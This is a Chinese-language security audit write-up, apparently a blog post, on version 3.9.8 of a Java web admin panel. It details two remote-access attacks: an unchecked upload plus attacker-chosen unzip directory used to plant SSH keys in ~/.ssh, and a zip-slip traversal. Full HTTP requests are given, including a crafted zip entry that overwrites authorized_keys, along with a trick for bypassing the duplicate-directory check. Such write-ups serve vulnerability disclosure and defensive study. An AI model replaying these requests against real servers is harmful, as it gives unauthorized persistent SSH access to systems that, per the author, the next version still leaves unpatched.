前言

半年前，审计过一次这套代码，那时候想着后台有命令执行的功能点，就没关注rce，审计了一些别的水洞。这次hookdd没事，说审计了一个rce，说一起看看，所以这次就只看rce，最后就有个以下几个洞。本次使用的3.9.8版本，但是刚刚更新了3.9.9，不过看描述，并没有修复一下几个点，应该都可以使用。

0x01 zip自解压


com.cym.controller.adminPage.MainController#upload

```
@Mapping("/adminPage/main/upload")
public JsonResult upload(Context context, UploadedFile file) {
    try {
        File temp = new File( pathname: FileUtil.getTmpDir() + File.separator + file.getName().replace( target: "..",
replacement: ""));
        file.transferTo(temp);

        return renderSuccess(temp.getPath().replace( target: "\\", replacement: "/"));
    } catch (IllegalStateException | IOException e) {
        logger.error(e.getMessage(), e);
    }

    return renderError();
}
```

功能比较简单，可以看见把tmpdir+'/'+文件名拼接，然后保存进去，没有限制后缀，其实限制不限制都能r掉。


其中FileUtil.getTmpDir()会获取系统的临时目录，mac系统为

```
263     }
264
265 @   public static File file(URL url) { return new File(URLUtil.toURI(url)); }
268
269     public static String getTmpDirPath() {
270         return System.getProperty("java.io.tmpdir");
271     }
272
273     public static File getTmpDir() {
```




ubuntu系统的临时目录为/tmp。

对应的前端功能点



前端这里是限制了zip上传，但是我们看后端是没有判断的，直接会把上传的文件放到临时目录。



当我们选择好目录时，他会调用

com.cym.controller.adminPage.WwwController#addOver进行处理


```java
@Mapping("addOver")
public JsonResult addOver(Www www, String dirTemp) {
    if (wwwService.hasDir(www.getDir(), www.getId())) {
        return renderError(m.get("wwwStr.sameDir"));
    }

    try {
//      FileUtil.clean(www.getDir());  //太危险不要删了文件夹了

        try {
            ZipUtil.unzip(dirTemp, www.getDir());
        } catch (Exception e) {
            // 默认UTF-8下不能解压中文字符，尝试使用gbk
            ZipUtil.unzip(dirTemp, www.getDir(), Charset.forName("GBK"));
        }

        FileUtil.del(dirTemp);
        sqlHelper.insertOrUpdate(www);

        return renderSuccess();

    } catch (Exception e) {
```

可以看到，我们能控制解压目录，以及需要解压的文件，最后调用zip进行解压。

那么其实很简单了，TmpDir()我们知道，文件名知道，我们只需要上传一个ssh密钥到.ssh目录下就可以了。

复现

先选择要上传的zip文件



可以看到以及上传到tmp目录，这是macos的，ubutu在**/tmp**下

选择好ssh目录。

Request

Pretty Raw Hex MarkInfo

```
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
5 Accept: application/json, text/javascript, */*;
  q=0.01
6 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
0 sec-ch-ua-platform: "macOS"
1 Origin: http://127.0.0.1:8088
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer: http://127.0.0.1:8088/adminPage/www
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=
  1697007254,1697015466,1697073461,1697455685;
  Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
  OFBiz.Visitor=10506; SOLONID=
  67d75cd3aa574abfa898543014c3c1ea
9 Connection: close
0
1 id=&dir=%2FUsers%2Fsnake%2F.ssh%2F&dirTemp=
  %2Fvar%2Ffolders%2Fln%2Fsjz_zm513ng125ngw6c2b_lm0000
  gn%2FT%2F1.zip
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea
  ; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024
  04:14:33 GMT
4 Content-Type: application/json;charset=utf-8
5 Content-Length: 31
6 Date: Fri, 29 Mar 2024 02:14:33 GMT
7
8 {
    "success":true,
    "status":"200"
  }
```

Inspector

Request Att
Request Bo
Request Co
Request He
Response H


对应数据包。

```
@Mapping("addOver")
public JsonResult addOver(Www www, String dirTemp) {   www: Www@7898   dirTemp: "/var/folders/ln/sjz_zm513ng125ngw6c2b_lm
    if (wwwService.hasDir(www.getDir(), www.getId())) {   wwwService: WwwService@7856
        return renderError(m.get("wwwStr.sameDir"));
    }

    try {
//      FileUtil.clean(www.getDir());  //太危险不要删了文件夹了

        try {
            ZipUtil.unzip(dirTemp, www.getDir());   www: Www@7898   dirTemp: "/var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000
        } catch (Exception e) {
            // 默认UTF-8下不能解压中文字符，尝试使用gbk
            ZipUtil.unzip(dirTemp, www.getDir(), Charset.forName("GBK"));
        }

        FileUtil.del(dirTemp);
        sqlHelper.insertOrUpdate(www);

        return renderSuccess();
```


Variables

```
dir = Cannot find local variable 'dir'
this = {WwwController@7853}
www = {Www@7898}
  dir = "/Users/snake/.ssh/"
  descr = null
  id = ""
  createTime = null
  updateTime = null
dirTemp = "/var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn/T/1.zip"
wwwService = {WwwService@7856}
```

最后直接调用zip解压到ssh目录



成功解压到ssh



最后也是使用公钥直接登录

0x02 zip目录穿越

上面那种方法，其实只能打一次，因为在zip解压的时候会在数据库查询，钥匙已经同目录穿过，会抛出异常。

Request

Pretty Raw Hex MarkInfo

```
POST /adminPage/www/addOver HTTP/1.1
Host: 127.0.0.1:8088
Content-Length: 109
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: http://127.0.0.1:8088
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8088/adminPage/www
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID=67d75cd3aa574abfa898543014c3c1ea
Connection: close

id=&dir=%2FUsers%2Fsnake%2F.ssh%2F&dirTemp=%2Fvar%2Ffolders%2Fln%2Fsjz_zm513ng125ngw6c2b_lm0000gn%2FT%2F1.zip
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: close
Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 04:39:06 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 53
Date: Fri, 29 Mar 2024 02:39:06 GMT

{
  "success":false,
  "status":"500",
  "msg":"路径重复"
}
```

com.cym.controller.adminPage.WwwController#addOver

```
39      @Mapping("addOver")
40  @   public JsonResult addOver(Www www, String dirTemp) {
41          if (wwwService.hasDir(www.getDir(), www.getId())) {
42              return renderError(m.get("wwwStr.sameDir"));
43          }
44
45          try {
46  //          FileUtil.clean(www.getDir());  //太危险不要删了文件夹了
47
48              try {
49                  ZipUtil.unzip(dirTemp, www.getDir());
50              } catch (Exception e) {
51                  // 默认UTF-8下不能解压中文字符，尝试使用gbk
52                  ZipUtil.unzip(dirTemp, www.getDir(), Charset.forName("GBK"));
53              }
54
55              FileUtil.del(dirTemp);
```

```java
@Component
public class WwwService {

    @Inject
    SqlHelper sqlHelper;

    public Boolean hasDir(String dir, String id) {
        ConditionAndWrapper conditionAndWrapper = new ConditionAndWrapper().eq( column: "dir", dir);
        if(StrUtil.isNotEmpty(id)) {
            conditionAndWrapper.ne( column: "id", id);
        }
        return sqlHelper.findCountByQuery(conditionAndWrapper, Www.class) > 0;

    }
}
```


```java
     * @return Long 数量
     */
    public Long findCountByQuery(ConditionWrapper conditionWrapper, Class<?> clazz) {
        List<String> values = new ArrayList<~>();
        String sql = "SELECT COUNT(*) FROM `" + StrUtil.toUnderlineCase(clazz.getSimpleName()) + "`";
        if (conditionWrapper != null && conditionWrapper.notEmpty()) {
            sql += " WHERE " + conditionWrapper.build(values);
        }

        logQuery(formatSql(sql), values.toArray());
        return jdbcTemplate.queryForCount(formatSql(sql), values.toArray());
    }
```

这里可以清楚得看到，会在sql里面查询上传目录是否存在，存在就抛出异常。


这里有两种解决办法，第一种就是

```java
    public Boolean hasDir(String dir, String id) {
        ConditionAndWrapper conditionAndWrapper = new ConditionAndWrapper().eq( column: "dir", dir);
        if(StrUtil.isNotEmpty(id)) {
            conditionAndWrapper.ne( column: "id", id);
        }
        return sqlHelper.findCountByQuery(conditionAndWrapper, Www.class) > 0;

    }
}
```

传入ssh的id，使其能正常修改目录的文件内容



id可以直接f12获得,



填入后就可以正常穿

第二种就比较暴力

cn.hutool.core.util.ZipUtil#unzip(java.util.zip.ZipFile, java.io.File, long)

```java
public static File unzip(ZipFile zipFile, File outFile, long limit) throws IORuntimeException {
    if (outFile.exists() && outFile.isFile()) {
        throw new IllegalArgumentException(StrUtil.format( template: "Target path [{}] exist!", new Object[]{outFile.getAbsolutePath()}));
    } else {
        if (limit > 0L) {
            Enumeration<? extends ZipEntry> zipEntries = zipFile.entries();
            long zipFileSize = 0L;

            while(zipEntries.hasMoreElements()) {
                ZipEntry zipEntry = (ZipEntry)zipEntries.nextElement();
                zipFileSize += zipEntry.getSize();
                if (zipFileSize > limit) {
                    throw new IllegalArgumentException("The file size exceeds the limit");
                }
            }
        }

        ZipReader reader = new ZipReader(zipFile);
        Throwable var18 = null;

        try {
            reader.readTo(outFile);
        } catch (Throwable var15) {
            var18 = var15;
            throw var15;
```

zipentry没有对../过滤。

zip解压时是没有对zip目录穿越进行过滤的，所以可以利用zip目录穿越来传文件，dir保证是没有使用过的就行。

复现

上传zip_slip.zip

Request

```
POST /adminPage/main/upload HTTP/1.1
Host: 127.0.0.1:8088
Content-Length: 875
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryVbyvAlhQHUyMUAD0
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: http://127.0.0.1:8088
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8088/adminPage/www
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=
1697007254,1697015466,1697073461,1697455685;
Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
OFBiz.Visitor=10506; SOLONID=
67d75cd3aa574abfa898543014c3c1ea
Connection: close

------WebKitFormBoundaryVbyvAlhQHUyMUAD0
Content-Disposition: form-data; name="file"; filename="
zip_Slip.zip"
Content-Type: application/zip

PKX}X2../../../../../../Users/snake/.ssh/authorized_keys
[binary]
```

Response

```
HTTP/1.1 200 OK
Connection: close
Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea;
